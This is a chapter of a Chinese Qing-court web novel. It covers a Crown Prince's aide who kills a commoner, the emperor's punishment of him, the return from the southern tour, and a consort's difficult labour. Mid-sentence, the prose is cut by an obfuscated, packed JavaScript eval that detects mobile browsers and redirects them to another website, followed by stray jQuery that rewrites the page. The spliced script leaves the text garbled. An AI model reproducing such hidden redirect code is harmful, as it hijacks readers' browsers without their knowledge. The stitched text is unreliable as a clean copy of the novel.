29. 太子
作品:《四爷侧福晋(清)》 江南膏腴地,官商云集,多欲借圣驾南巡攀附龙鳞,储君太子胤礽也是巴结重点。
自御驾渡江,杭州知府和一众地方官员就常来请安,言辞谦卑姿态恭谨,私下备上无数奇珍,还有巨贾托人递上的银票田契,皆以“孝敬东宫用度”为名,层层递进送进太子行辕。
太子自小被立为储君,深受父皇偏爱,又久居东宫享惯了尊崇,只当这些是臣子本分,半推半就地收下了,还曾把玩其中一匹彩玉骏马,和心腹笑谈:“江南富庶,果然名不虚传,些许心意,也能入眼。”
太子身边管庶务的主事李山,本是东宫六品小吏,仗着随侍太子南巡,一时成了官商巴结的香饽饽,知府见了他要礼让三分,富商更是一口一个“李大人”地捧着,日日设宴相请,金银玉器流水般送上门。
李山被甜言蜜语和真金白银砸得忘乎所以,言语间倨傲愈发明显,竟真以“东宫近臣”自居,对官商的邀约来者不拒。
这些皆被随驾的大阿哥看在眼里。大阿哥年长太子两岁,久对储位心怀觊觎,暗恨太子恃宠而骄,早想寻机挫其锋芒,一直派人暗中盯着太子等人的一举一动,这次发现机会自然不会放过。大阿哥遣心腹找到最殷勤的盐商万贯达,密授机宜。
万贯达在众阿哥间压的是大阿哥这边的宝,一直想搭上大阿哥的大船,这次遇上千载难逢的好机会,自然立即应下,并保证会办好。
万贯达暗中联系了一直捧着李山的一位富商,托他牵桥搭线,次日便以“观赏秦淮河夜景”为由,邀李山赴宴,席上皆是江南名妓侑酒,珍馐佳酿流水席,直喝到月上中天。
李山本就贪杯,又被众人轮番劝酒,早已酩酊大醉,神志昏沉间只觉众人奉承悦耳,心气愈发抬高了。
行至秦淮河边乌衣巷口,撞见一对夫妻夜归,那妇人年方二十,荆钗布裙却难掩清丽,李山醉眼迷离,竟借着酒疯上前拉扯,口出秽言要将人带回。
丈夫拼死护妻,李山上头后失了理智,竟夺过随从手中的马鞭,狠狠抽打那丈夫,口中还叫嚣“你是什么东西,还敢拦我”,直打得那人口吐鲜血,倒在地上人事不省,才扯着悲痛欲绝的民妇扬长而去。
次日天明,李山宿醉方醒,头痛欲裂间忆起昨夜之事,顿时惊出一身冷汗,慌忙让人拿银票去安抚那户人家,又暗中借太子名义去府衙命人压下此事:“太子密令,务必封口,若敢声张,拆了你们衙门。”
可那丈夫伤重难治,不过三日便一命呜呼,其妻肝肠寸断,悲愤交加,其婆家和娘家也难忍此痛。
虽李山等人过来威逼利诱,但万贯达派人过来暗中指点,教他们备下状纸,先是告到府衙,府衙畏太子权势,推诿不受理,还把他们关起来,说他们诬告。
好在万贯中早有预料,让两家留了几人躲在外面,又帮忙买通御驾侍卫,让苦主堵在御驾行辕外面喊冤,成功捅到皇帝面前。
彼时皇帝接了状纸,见周围百姓围着议论纷纷,颇觉颜面有损,又听闻李山是太子近侍,且背后牵扯太子受贿、属官骄纵之事,顿时龙颜大怒。
“朕躬南巡,是为察吏安民,东宫竟纵属为恶,受贿枉法,置国法纲纪于何地!传旨,御前侍卫即刻拿下李山严查,务必要把该事查得水落石出,给百姓们一个交代,再传太子立即过来。”
太子闻召心惊,李山居然瞒着他这么要命之事。
李山一直到被抓时,见事情败露,才告诉太子这件事以求情,太子气得一脚将人踹飞,但还得忍着怒火去见皇上。
入内果然见皇帝面色铁青,案上摆着状纸与查抄出的部分赃物,太子越看脸越白。
皇帝厉斥:“胤礽!你身为储君,当以身作则,整肃属官,竟贪墨收受馈礼,纵人鱼肉百姓!李山草菅人命,是因你管教不严、骄纵失德所致!你这般行事,何以为君表率!”
太子立即伏地请罪,连称“儿臣失察”。
不多时,会审结果呈上,李山强抢民妇、致人死亡属实,皇帝下旨斩立决,行贿官员皆革职查办,又命人将查抄的赃款赃物尽数充公,还严令东宫自查,整肃上下。
太子一派大受打击,大阿哥一派则暗中撕咬,想趁机扯下更多“肉”。
四爷也愈发忙碌,舒若菡打听到这些事,也不好和四爷聊这些,只日常更加关心四爷的饮食起居等小事。
五月二十二日,康熙帝返回京城,南巡结束,舒若菡和四爷也随之回到京城。
夏日的京城微燥,护城河畔的绿柳垂绦已浓荫蔽日,城郊官道上尘土飞扬,康熙帝南巡銮驾返京的仪仗浩浩荡荡,随行王公亲贵的队伍紧随其后,待銮驾入了城,各府队伍分流,四爷的车队往贝勒府而去,不多时便抵了府门。
府门前早已收拾得齐整,福晋早早得了消息,天刚亮便命人洒扫庭院、备妥清茶,此刻正一身正红织金缎朝褂,端立于府门旁,身后按品阶立着府中众人,下人们亦皆垂首侍立一旁恭候。
听得马蹄声与车轮碾地声渐近,众人齐齐敛容,待四爷身姿挺拔地骑马到来,福晋便领着众人屈膝行礼:“恭迎王爷回府。”
舒若菡则扶着琉璃的手下马车,躬身向福晋行礼。
四爷伸手扶起福晋,声线带着几分旅途的沙哑但依旧沉稳:“都起来吧,不必多礼。”
四爷领着众人进去,后面的车队也缓缓进府,四爷和福晋道:“那两辆车上是南巡沿途寻的好物,有江南的绸缎、苏杭的点心、还有些玩意儿,是给你们带的,劳福晋费心安排分下去。”
福晋含笑应道:“多谢爷挂怀,爷放心,妾身定好好安排。”
一旁管事太监早已领着下人上前,众人搬卸物件,一时间府门前人声有序,安静许久的前院因男主人回来,多了不少热闹。
四爷瞧见人群中宋格格扶着丫鬟的手,小腹已然高高隆起,行动间明显迟缓,当下眉头微蹙,但语气添了几分体恤:“宋氏,你身子重,不必来此候着的,身子要紧。”
宋格格忙屈膝福了福,声音温婉谦卑:“奴婢身子还好,爷远归,奴婢理当迎候。”
四
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17269856|197210||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
爷知道她的性子,闻言不再多劝,只吩咐:“快坐下吧。”又对众人道:“都坐下说话吧。”
众人依言落座,四爷目光又落回宋格格身上,“我记得该是还有一月左右,你便要临盆了吧?”
宋格格点头:“是的,多谢四爷记挂,太医算的日子就在六月下旬。”四爷细问:“近来请太医诊脉了吗?太医怎么说,胎儿康健否?”“稳婆可寻到合适的了?”“产房设好了吗?”“可有什么短缺的?”
宋氏眉眼间带着喜意,温声细语地一一回答,表示一切都好,还说福晋也派人特意关照过了,没什么缺的,四爷放心。
四爷微微点头,转头看向福晋,面露赞许:“宋氏的事你安排得很周到,我离府三月有余,府中大小事宜繁杂,着实有劳你了。”
福晋敛衽一笑,道:“打理府中家事本就是妾身本分,让府中平顺,能让爷在外无忧,便是妾身期盼的。”
四爷满意地拍了拍福晋的手,府里一时满是和睦安稳的模样。
不过李氏不甘示弱,示意大儿子拉着小儿子去抱住四爷,关心四爷的身体,好奇南巡遇见的事情。四爷对孩子总是温和的,和他们聊起天,到家宴开始的时候才停下。
*
很快到了六月底,宋氏生产的日子。
那时四爷还在外当差,不过宋氏和福晋等人都是有经验的,很快就安排宋氏进产房,热水、铜盆、剪刀、干净的布等,一一安排好,等舒若菡听到消息过来的时候,就见宋格格的院子虽然有些人多嘈杂,但还算有条不紊。
福晋和其他格格基本都来了,就李氏姗姗来迟,李氏住的院子就在宋氏的左近,来迟明显是不合理,所以她一来就解释:“真是不好意思,我来迟了,主要是三阿哥还小,听到这边动静大,有些受惊,我安抚了好一会才好。”
福晋这会也懒得和她计较,敷衍点头让她坐下,转身就安排嬷嬷去门口看看太医到了没,里屋宋氏的呼痛声一阵一阵的,听得人心慌。
尤其是对没生过孩子的人来说。琉璃微微侧身,借着宽袖子的遮挡握住了舒若菡的手,舒若菡微愣,抬头对上她关切的目光,微微一笑,心里安定了不少。
宋氏这次的生产不是很顺利,明明是第二胎,按理来说应该会快一些的,但是一直到晚上四爷下衙回来了,宋氏还没生下孩子。
都四五个时辰了,四爷的脸色不太好,其他人也都面露忧色。
突然,产房里传来嬷嬷的一声惊呼:“格格!”然后就听到有脚步声匆匆传来,一个身上带着浓重血腥味的嬷嬷脸色惨白地出来禀报:“四爷,福晋,宋格格力竭晕过去了,孩子还没出来。”
四爷猛地站起来:“太医!太医快去看看!”
福晋和其他格格也立即站起来,福晋吩咐:“快切片人参给宋格格含着!”
舒若菡闻着空气里的血腥味,听着产房里哀唤着格格,宋氏却没有应声,瞬间起了鸡皮疙瘩,觉得这比刚才惨痛的喊叫声还渗人,她握着琉璃的手忍不住发抖。